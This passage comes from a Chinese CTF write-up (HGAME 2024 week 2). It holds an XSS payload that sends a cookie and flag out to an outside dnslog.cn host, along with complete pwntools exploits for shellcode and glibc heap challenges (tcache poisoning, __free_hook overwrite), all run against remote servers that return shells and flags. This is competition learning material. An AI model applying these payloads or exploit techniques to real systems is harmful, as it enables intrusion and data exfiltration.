    fetch("http://127.0.0.1:8080/?tmpl=%7B%7B.GetHeader%20%60Cookie%60%7D%7D").then((r1) => {
        r1.text().then((r2) => {
            fetch("http://b-" + r2.charCodeAt(0).toString() + ".37lw1m.dnslog.cn");
        });
    });
});
```

最小化并编码后的XSS Payload：

```
http://127.0.0.1:8080/?tmpl=%7B%7B.Query%20%60hack%60%7D%7D&hack=%3Cscript%3Efetch%28%22http%3A%2f%2f127.0.0.1%3A8080%2fflag%22%29.then%28%28r%29%3D%3E%7Bfetch%28%22http%3A%2f%2f127.0.0.1%3A8080%2f%3Ftmpl%3D%257B%257B.GetHeader%2520%2560Cookie%2560%257D%257D%22%29.then%28%28r1%29%3D%3E%7Br1.text%28%29.then%28%28r2%29%3D%3E%7Bfetch%28%22http%3A%2f%2fb-%22%2br2.charCodeAt%280%29.toString%28%29%2b%22.37lw1m.dnslog.cn%22%29%7D%29%7D%29%7D%29%7D%29%3C%2fscript%3E
```


让bot访问：

```
http://47.102.130.35:31707/bot?url=http%3A%2f%2f127.0.0.1%3A8080%2f%3Ftmpl%3D%257B%257B.Query%2520%2560hack%2560%257D%257D%26hack%3D%253Cscript%253Efetch%2528%2522http%253A%252f%252f127.0.0.1%253A8080%252fflag%2522%2529.then%2528%2528r%2529%253D%253E%257Bfetch%2528%2522http%253A%252f%252f127.0.0.1%253A8080%252f%253Ftmpl%253D%25257B%25257B.GetHeader%252520%252560Cookie%252560%25257D%25257D%2522%2529.then%2528%2528r1%2529%253D%253E%257Br1.text%2528%2529.then%2528%2528r2%2529%253D%253E%257Bfetch%2528%2522http%253A%252f%252fb-%2522%252br2.charCodeAt%25280%2529.toString%2528%2529%252b%2522.37lw1m.dnslog.cn%2522%2529%257D%2529%257D%2529%257D%2529%253C%252fscript%253E
```

爆破时将上面payload中的 `b` 和 `0` 都改为当前欲获取字符的下标。如果下标超出会返回nan，这时候表明所有位置的字符均已找到。

```python
import requests as req

TEMPLATE = r"http://47.102.130.35:31707/bot?url=http%3A%2f%2f127.0.0.1%3A8080%2f%3Ftmpl%3D%257B%257B.Query%2520%2560hack%2560%257D%257D%26hack%3D%253Cscript%253Efetch%2528%2522http%253A%252f%252f127.0.0.1%253A8080%252fflag%2522%2529.then%2528%2528r%2529%253D%253E%257Bfetch%2528%2522http%253A%252f%252f127.0.0.1%253A8080%252f%253Ftmpl%253D%25257B%25257B.GetHeader%252520%252560Cookie%252560%25257D%25257D%2522%2529.then%2528%2528r1%2529%253D%253E%257Br1.text%2528%2529.then%2528%2528r2%2529%253D%253E%257Bfetch%2528%2522http%253A%252f%252f!!REPLACE!!-%2522%252br2.charCodeAt%2528!!REPLACE!!%2529.toString%2528%2529%252b%2522.37lw1m.dnslog.cn%2522%2529%257D%2529%257D%2529%257D%2529%253C%252fscript%253E"

for i in range(64):
    print(f"Trying {i}")
    url = TEMPLATE.replace("!!REPLACE!!", str(i))
    res = req.get(url)
    input("Press Enter to continue...\n")
```

```
10
```



https://cyberchef.org/#recipe=From_Decimal('Line%20feed',false)URL_Decode()&input=MTA0CjEwMwo5NwoxMDkKMTAxCjM3CjU1CjY2CjU2CjEwMAoxMDAKNTMKNTMKNTAKMTAyCjQ5CjEwMAo5OQo1NQoxMDIKNTcKNTIKNDgKNTYKNTUKMTAxCjUzCjk4CjEwMAo0OQo0OAoxMDIKOTcKMTAxCjUwCjU1CjU3CjUwCjUzCjk5CjUzCjU0CjU3CjUxCjUxCjU0CjU1CjUyCjM3CjU1CjY4CjM3CjQ4CjY1

`hgame{8dd552f1dc7f94087e5bd10fae27925c56933674}`

Pwn | AK

ShellcodeMaster | Done

> You must be a shellcode master

vuln
15.95KB

看seccomp：

```
1 mantlebao@LAPTOP-RONG-
  BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster$ seccomp-tools dump
  ./vuln
2  line  CODE  JT   JF      K
3 =================================
```

```
 0000: 0x20 0x00 0x00 0x00000000  A = sys_number
 0001: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0004
 0002: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0004
 0003: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0004: 0x06 0x00 0x00 0x00000000  return KILL
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster$
```

禁了execve和execveat

```
mantlebao@LAPTOP-RONG-BAO:~$ cat /proc/1624/maps
00400000-00401000 r--p 00000000 00:55 11540474045147377                  /mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln
00401000-00402000 r-xp 00001000 00:55 11540474045147377                  /mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln
00402000-00403000 r--p 00002000 00:55 11540474045147377                  /mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln
00403000-00404000 r--p 00002000 00:55 11540474045147377                  /mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln
00404000-00405000 rw-p 00003000 00:55 11540474045147377                  /mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln
02333000-02334000 --xp 00000000 00:00 0
...
```

新开的空间在第一次read后不再可写。而且也没有rwx片段。需要设计带两个阶段的shellcode。

第一个短stager进行以下操作：尝试向新段中读入数据（这次一定会失败，因为没有w权限），然后跳回main中mprotect的调用序列里设置好prot之后的指令，将新开的段改回rwx，然后控制流回到stager开头再次尝试读取至新段（这次会成功）。

由于第一次输入存在长度限制，我们使用单字节的pop来缩短置0的指令长度。同时由于我们需要调用libc中的函数mprotect，所以需要调整RSP的值到可写段中的某个对齐的地址，且新栈中的头几个QWORD需要为0。.bss中比较高的地址是很好的选择，如0x404800等。

第二个阶段是正常的ORW。注意，读取成功后原stager会被覆盖，EIP并不在新段的开头，所以第二个阶段需要在实际shellcode前加上足够长的NOP sled以保证正确执行。

```python
from pwn import *

context.binary = ELF("./ShellcodeMaster/vuln")

PROMPT_1 = b"I heard that a super shellcode master can accomplish 2 functions with 0x16 bytes shellcode\n\n"
PROMPT_2 = b"Love!\n"
```

```python

# GDB_SCRIPT = """
# break *0x40135C
# break *0x401386
# break *0x4013F6
# """

payload_1 = asm(
    """
    mov esp, 0x404800
    pop rax
    pop rdi
    shl esi, 12
    syscall
    mov eax, esi
    pop rdx
    mov dl, 7
    jmp $-0x1F31C9D  # .text:0x401374
"""
).ljust(0x16, asm("nop"))
assert len(payload_1) == 0x16

payload_2 = asm("nop") * 0x20 + asm(
    """
    xor rsi, rsi
    xor rdx, rdx
    push rdx
    mov rax, 0x00000067616c662f
    push rax
    mov rdi, rsp
    xor rax, rax
    mov rax, 2
    syscall

    mov rdi, rax
    mov rdx, 0x40
    mov rsi, 0x2333800
    xor rax, rax
    syscall

    mov rdi, 1
    mov rax, 1
    syscall
"""
)

with remote("106.14.57.14", 30444) as r:
```

```python
# with process("./ShellcodeMaster/vuln") as r:
#     gdb.attach(r, gdbscript=GDB_SCRIPT)
    info("Sending payload 1:")
    info(hexdump(payload_1))
    r.sendafter(PROMPT_1, payload_1)
    r.recvuntil(PROMPT_2, drop=True)
    sleep(1)

    info("Sending payload 2:")
    info(hexdump(payload_2))
    r.send(payload_2)
    flag = r.recvall()
    success(f"flag = {flag}")

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$ python ./ShellcodeMaster/sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/ShellcodeMaster/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 106.14.57.14 on port 30444: Done
[*] Sending payload 1:
[*] 00000000  bc 00 48 40  00 58 5f c1  e6 0c 0f 05  89 f0 5a b2  |··H@|·X_·|····|··Z·|
    00000010  07 e9 5e e3  0c fe                                  |··^·|··|
    00000016
[*] Sending payload 2:
[*] 00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  |····|····|····|····|
    *
    00000020  48 31 f6 48  31 d2 52 48  b8 2f 66 6c  61 67 00 00  |H1·H|1·RH|·/fl|ag··|
    00000030  00 50 48 89  e7 48 31 c0  48 c7 c0 02  00 00 00 0f  |·PH·|·H1·|H···|····|
    00000040  05 48 89 c7  48 c7 c2 40  00 00 00 48  c7 c6 00 38  |·H··|H··@|···H|···8|
    00000050  33 02 48 31  c0 0f 05 48  c7 c7 01 00  00 00 48 c7  |3·H1|···H|····|··H·|
    00000060  c0 01 00 00  00 0f 05                               |····|···|
    00000067
[+] Receiving all data: Done (64B)
[*] Closed connection to 106.14.57.14 port 30444
```

```
[+] flag =
b'hgame{d21d426142e02e1b0e8bb7c69f17a60c3c3543bf}\n\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$
```

`hgame{d21d426142e02e1b0e8bb7c69f17a60c3c3543bf}`

Elden Ring II | Done

> write some notes

attachment.zip
847.04KB

除了NX全关。

```
mantlebao@LAPTOP-RONG-
BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/elden_ring_ii/attachment$ checksec --file ./vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/elden_ring_ii/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-
BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/elden_ring_ii/attachment$
```

明显有double free和UAF。

```
void __fastcall delete_note()
{
  unsigned int index; // [rsp+Ch] [rbp-4h] BYREF

  printf("Index: ");
  __isoc99_scanf("%u", &index);
  if ( index <= 0xF )
  {
    if ( notes[index] )
      free(notes[index]);
    else
      puts("Page not found.");
  }
```

```
  else
  {
    puts("There are only 16 pages in this notebook.");
  }
}
```

`GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.9) stable release version 2.31.`

tcache poisoning技巧可用。

https://github.com/shellphish/how2heap/blob/master/glibc_2.31/tcache_poisoning.c

构造指向puts的GOT项的note，打印其内容，计算得到libc基址，然后将其覆写为system的实际地址。由于puts和system的签名非常类似，所以可以靠show一个内容为 `b"/bin/sh\x00"` 的note来getshell。

```python
from pwn import *

vuln = ELF("./elden_ring_ii/attachment/vuln")
libc = ELF("./elden_ring_ii/attachment/libc.so.6")
context.binary = vuln

def add_note(r: remote, index: int, size: int):
    assert 0 <= index <= 0xF and 0 <= size <= 0xFF
    r.sendlineafter(b">", b"1")
    r.sendlineafter(b"Index: ", str(index).encode("ascii"))
    r.sendlineafter(b"Size: ", str(size).encode("ascii"))

def delete_note(r: remote, index: int):
    assert 0 <= index <= 0xF
    r.sendlineafter(b">", b"2")
    r.sendlineafter(b"Index: ", str(index).encode("ascii"))

def edit_note(r: remote, index: int, content: bytes):
    assert 0 <= index <= 0xF
    r.sendlineafter(b">", b"3")
    r.sendlineafter(b"Index: ", str(index).encode("ascii"))
    r.sendafter(b"Content: ", content)

def show_note(r: remote, index: int) -> bytes:
    assert 0 <= index <= 0xF
    r.sendlineafter(b">", b"4")
    r.sendlineafter(b"Index: ", str(index).encode("ascii"))
    return r.recvuntil(b"\n", drop=True)

```

```python
with remote("106.15.72.34", 32260) as r:
    add_note(r, 0, 0x80)
    add_note(r, 1, 0x80)
    delete_note(r, 0)
    delete_note(r, 1)
    edit_note(r, 1, p64(vuln.got["puts"]))
    add_note(r, 2, 0x80)
    edit_note(r, 2, b"/bin/sh\x00")
    add_note(r, 3, 0x80)
    res = show_note(r, 3)
    info(hexdump(res))
    puts_addr = u64(res.ljust(8, b"\x00"))
    libc_base = puts_addr - libc.symbols["puts"]
    info(f"libc base: {hex(libc_base)}")

    edit_note(r, 3, p64(libc_base + libc.symbols["system"]))
    r.interactive()

```

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$ python ./elden_ring_ii/sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/elden_ring_ii/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/elden_ring_ii/attachment/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 106.15.72.34 on port 32260: Done
[*] 00000000  20 e4 f4 2a  07 7f                                  | ··*|··|
    00000006
[*] libc base: 0x7f072aeca000
[*] Switching to interactive mode
sh: 1: Here: not found
sh: 1: 1.: not found
sh: 1: 2.: not found
sh: 1: 3.: not found
sh: 1: 4.: not found
sh: 1: 5.: not found
>$ 4
```

```
Index: $ 2
$ id
/bin/sh: 1: id: not found
$ whoami
/bin/sh: 2: whoami: not found
$ cat /flag
hgame{5c1cb7e9e22053141f6967943abf2c41691ca45b}
$
[*] Closed connection to 106.15.72.34 port 32260
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$
```

`hgame{5c1cb7e9e22053141f6967943abf2c41691ca45b}`

fastnote | Done

> Fast note can't be edited
>
> attachment.zip
> 944.80KB

GLIBC 2.31

保护全开。

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$ checksec --file ./fastnote/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/fastnote/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$
```

存在UAF。

```
void __fastcall add()
{
  unsigned int index; // [rsp+0h] [rbp-20h] MAPDST BYREF
  unsigned int size; // [rsp+4h] [rbp-1Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-18h]

  v3 = __readfsqword(0x28u);
```

```
  printf("Index: ");
  __isoc99_scanf("%u", &index);
  if ( index > 15 )
  {
    puts("There are only 16 pages.");
  }
  else
  {
    while ( 1 )
    {
      printf("Size: ");
      __isoc99_scanf("%u", &size);
      if ( size <= 0x80 )
        break;
      puts("Too big!");
    }
    notes[index] = (char *)malloc(size);
    printf("Content: ");
    read(0, notes[index], size);
  }
}

void __fastcall show()
{
  unsigned int index; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  printf("Index: ");
  __isoc99_scanf("%u", &index);
  if ( index > 15 )
  {
    puts("There are only 16 pages.");
  }
  else if ( notes[index] )
  {
    puts(notes[index]);
  }
  else
  {
    puts("No such note.");
  }
}

void __fastcall delete()
{
  unsigned int index; // [rsp+Ch] [rbp-14h] BYREF
```

```
55   void *ptr; // [rsp+10h] [rbp-10h]
56   unsigned __int64 v2; // [rsp+18h] [rbp-8h]
57
58   v2 = __readfsqword(0x28u);
59   printf("Index: ");
60   __isoc99_scanf("%u", &index);
61   if ( index > 0xF )
62   {
63     puts("There are only 16 pages.");
64   }
65   else
66   {
67     ptr = notes[index];
68     if ( ptr )
69     {
70       free(ptr);
71       ptr = 0LL;
72     }
73     else
74     {
75       puts("No such note.");
76     }
77   }
78 }
```

先通过UAF泄露偏移后的main_arena地址，继而得到libc基址。然后通过tcache dup覆写__free_hook。

https://ctf-wiki.org/pwn/linux/user-mode/heap/ptmalloc2/unsorted-bin-att···

Unsorted Bin Attack - CTF Wiki

CTF Wiki

https://ctf-wiki.org/pwn/linux/user-mode/heap/ptmalloc2/tcache-attack/#t···

Tcache attack - CTF Wiki

CTF Wiki

https://karimmuya.github.io/2022/04/10/exploiting_tcaches.html

GLIBC Heap Exploitation: The Tcache

Exploring GLIBC Heap tcache exploitation techniques.

```
1 import itertools as it
2
```

```python
from pwn import *

vuln = ELF("./vuln")
libc = ELF("./libc-2.31.so")
context.binary = vuln

PROMPT_CHOICES = b"Your choice:"
PROMPT_INDEX = b"Index: "
PROMPT_SIZE = b"Size: "
PROMPT_CONTENT = b"Content: "

ADDR_MAIN_ARENA = libc.symbols["__malloc_hook"] + 0x10

def add_note(r: remote | process, index: int, size: int, content: bytes):
    assert 0 <= index <= 0xF and 0 <= size <= 0x80 and len(content) <= size
    r.sendlineafter(PROMPT_CHOICES, b"1")
    r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
    r.sendlineafter(PROMPT_SIZE, str(size).encode("ascii"))
    r.sendafter(PROMPT_CONTENT, content)

def show_note(r: remote | process, index: int) -> bytes:
    assert 0 <= index <= 0xF
    r.sendlineafter(PROMPT_CHOICES, b"2")
    r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))
    return r.recvuntil(b"\n", drop=True)

def delete_note(r: remote | process, index: int):
    assert 0 <= index <= 0xF
    r.sendlineafter(PROMPT_CHOICES, b"3")
    r.sendlineafter(PROMPT_INDEX, str(index).encode("ascii"))

# with process("./vuln") as r:
with remote("106.14.57.14", 31198) as r:
    add_note(r, 0, 0x80, b"A" * 0x80)
    add_note(r, 1, 0x10, b"B" * 0x10)
    for i in range(7):
        add_note(r, i + 2, 0x80, bytes(it.repeat(ord("A") + i + 2, 0x80)))
    for i in range(7):
        delete_note(r, i + 2)
    delete_note(r, 0)
    main_arena = u64(show_note(r, 0).ljust(8, b"\x00")) - 0x60
    libc_base = main_arena - ADDR_MAIN_ARENA
    info(f"libc base: {hex(libc_base)}")

    addr_free_hook = libc_base + libc.symbols["__free_hook"]
    addr_system = libc_base + libc.symbols["system"]
    info(f"__free_hook: {hex(addr_free_hook)}")
```

```python

    for i in range(7):
        add_note(r, i + 2, 0x50, bytes(it.repeat(ord("a") + i + 2, 0x50)))
    add_note(r, 10, 0x50, cyclic(0x50))
    for i in range(7):
        delete_note(r, i + 2)
    delete_note(r, 10)
    for i in range(7):
        add_note(r, i + 2, 0x50, b"/bin/sh".ljust(0x50, b"\x00"))
    delete_note(r, 10)
    add_note(r, 11, 0x50, p64(addr_free_hook - 0x10))
    add_note(r, 12, 0x50, cyclic(8))
    add_note(r, 13, 0x50, p64(addr_system))
    delete_note(r, 2)

    r.interactive()

```


```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/fastnote/attachment$ python ../sol.py
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/fastnote/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/fastnote/attachment/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 106.14.57.14 on port 31198: Done
[*] libc base: 0x7f8fc913a000
[*] __free_hook: 0x7f8fc9328e48
[*] Switching to interactive mode
$ id
/bin/sh: 1: id: not found
$ whoami
/bin/sh: 2: whoami: not found
$ cat /flag
hgame{a9522760998780d08e66a4c40d85e513051f78b4}
$ exit
1.Add note
```

```
2.Show note
3.Delete note
4.Exit
Your choice:$ 4
[*] Got EOF while reading in interactive
$
[*] Closed connection to 106.14.57.14 port 31198
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/fastnote/attachment$
```

`hgame{a9522760998780d08e66a4c40d85e513051f78b4}`

old_fastnote | Done

> Let's go back to the old days



GLIBC 2.23

除了PIE保护全开。

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$ checksec --file ./old_fastnote/attachment/vuln
[*] '/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment/vuln'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2$
```

代码与fastnote基本一致，存在UAF。

先leak libc基址。计算fd/bk与main_arena的偏移。

```
pwndbg> heap
Free chunk (unsortedbin) | PREV_INUSE
Addr: 0xf2d000
Size: 0x90 (with flag bits: 0x91)
fd: 0x7f5cd0275b78
bk: 0x7f5cd0275b78

```

```
Allocated chunk
Addr: 0xf2d090
Size: 0x20 (with flag bits: 0x20)

Top chunk | PREV_INUSE
Addr: 0xf2d0b0
Size: 0x20f50 (with flag bits: 0x20f51)

pwndbg> arenas
  arena type    arena address    heap address    map start    map end    perm
   size    offset    file
------------  ---------------  --------------  -----------  ---------  ------
------  --------  ------
  main_arena   0x7f5cd0275b20        0xf2d000     0xf2d000   0xf4e000    rw-p
   21000         0  [heap]
pwndbg>
```

不难发现main_arena = fd - 0x58。

（在另一次运行中）尝试找到合理的将__malloc_hook分配至某个chunk附近的size。

https://github.com/shellphish/how2heap/blob/master/glibc_2.23/fastbin_dup_into_stack.c

github.com

```
pwndbg> x/64bx 0x7fc42ddc1788
0x7fc42ddc1788: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fc42ddc1790: 0x01    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0x7fc42ddc1798: 0x00    0x87    0xfe    0x2d    0xc4   [0x7f    0x00    0x00
0x7fc42ddc17a0 <__after_morecore_hook>: 0x00    0x00    0x00    0x00    0x00]
   0x00    0x00    0x00
0x7fc42ddc17a8 <__free_hook>:   0x00    0x00    0x00    0x00    0x00    0x00
   0x00    0x00
0x7fc42ddc17b0 <__malloc_initialize_hook>:      0x00    0x00    0x00    0x00
   0x00    0x00    0x00    0x00
0x7fc42ddc17b8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fc42ddc17c0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
pwndbg>
...
0x7f2c3480bae0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f2c3480bae8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7f2c3480baf0: 0x60    0xa2    0x80    0x34    0x2c   [0x7f    0x00    0x00
0x7f2c3480baf8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00]
0x7f2c3480bb00 <__memalign_hook>:       0xa0    0xce    0x4c    0x34    0x2c
   0x7f    0x00    0x00
```

```
0x7f2c3480bb08 <__realloc_hook>:        0x70    0xca    0x4c    0x34    0x2c
 0x7f    0x00    0x00
0x7f2c3480bb10 <__malloc_hook>: 0x00    0x00    0x00    0x00    0x00    0x00
 0x00    0x00
0x7f2c3480bb18: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
pwndbg>
```

其中free_hook前的内存内容会被scanf清零。

Gadget信息如下：

```
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment$ one_gadget ./libc-2.23.so
0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL || {[rsp+0x30], [rsp+0x38], [rsp+0x40], [rsp+0x48], ...} is a valid argv

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...} is a valid argv

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
mantlebao@LAPTOP-RONG-BAO:/mnt/d/Workspace/rev/hgame_2024/week_2/old_fastnote/attachment$
```

所有gadget不能直接使用，考虑利用realloc的序言调整栈帧。

https://zikh26.github.io/posts/f7fd9662.html

使用realloc函数来调整栈帧让one_gadget生效

使用one_gadget的时候，必须要满足一定条件，如果所有one_gadget都没有满足条件，那么我们可以使用realloc函数来调整栈帧打one_gadget。本文以2.23的libc版…

```
.text:0000000000084710 ; ═══════════ S U B R O U T I N E ═══════════
.text:0000000000084710
.text:0000000000084710
.text:0000000000084710 ; __int64 __fastcall realloc(__int64, unsigned __int64, __int64, __int64, __int64, int)
.text:0000000000084710                 public realloc
.text:0000000000084710 realloc         proc near               ; CODE XREF: _realloc↑j
.text:0000000000084710                                         ; DATA XREF: LOAD:0000000000006BA0↑o ...
.text:0000000000084710
.text:0000000000084710 var_60          = qword ptr -60h
.text:0000000000084710 var_58          = byte ptr -58h
.text:0000000000084710 var_48          = byte ptr -48h
.text:0000000000084710
.text:0000000000084710 ; __unwind {
.text:0000000000084710                 push    r15             ; Alternative name is '__libc_realloc'
.text:0000000000084712                 push    r14
.text:0000000000084714                 push    r13
.text:0000000000084716                 push    r12
.text:0000000000084718                 mov     r12, rsi
.text:000000000008471B                 push    rbp
.text:000000000008471C                 push    rbx
.text:000000000008471D                 mov     rbx, rdi
.text:0000000000084720                 sub     rsp, 38h
.text:0000000000084724                 mov     rax, cs:__realloc_hook_ptr
.text:000000000008472B                 mov     rax, [rax]
.text:000000000008472E                 test    rax, rax
.text:0000000000084731                 jnz     loc_84958
.text:0000000000084737                 test    rsi, rsi
.text:000000000008473A                 setz    dl
```

```
pwndbg> stack 32 -16
00:0000│     0x7ffff7e9ac38 —  0x7ffff7e9acf4  — 0x6df8b50000000001
01:0008│     0x7ffff7e9ac40 —  0x7fca63371780  — 0x0
02:0010│     0x7ffff7e9ac48 —  0x7fca630a23c0 (write+16)  — cmp rax, -0xfff
03:0018│ [L] 0x7ffff7e9ac50 —  0x7fca63598700  — 0x7fca63598700
04:0020│     0x7ffff7e9ac58  — 0xc /* '\x0c' */
05:0028│     0x7ffff7e9ac60  — 0x6
06:0030│     0x7ffff7e9ac68 —  0x7fca63370620 (_IO_2_1_stdout_)  — 0xfbad2887
07:0038│     0x7ffff7e9ac70  — 0xa /* '\n' */
08:0040│     0x7ffff7e9ac78 —  0x400cd5  — xor al, 0x2e /* '4.Exit' */
09:0048│ [H] 0x7ffff7e9ac80 —  0x7ffff7e9ade0  — 0x1
0a:0050│     0x7ffff7e9ac88 —  0x7fca6302582b (_IO_file_overflow+235)  — cmp eax, -1
0b:0058│     0x7ffff7e9ac90  — 0x6
0c:0060│     0x7ffff7e9ac98 —  0x7fca63370620 (_IO_2_1_stdout_)  — 0xfbad2887
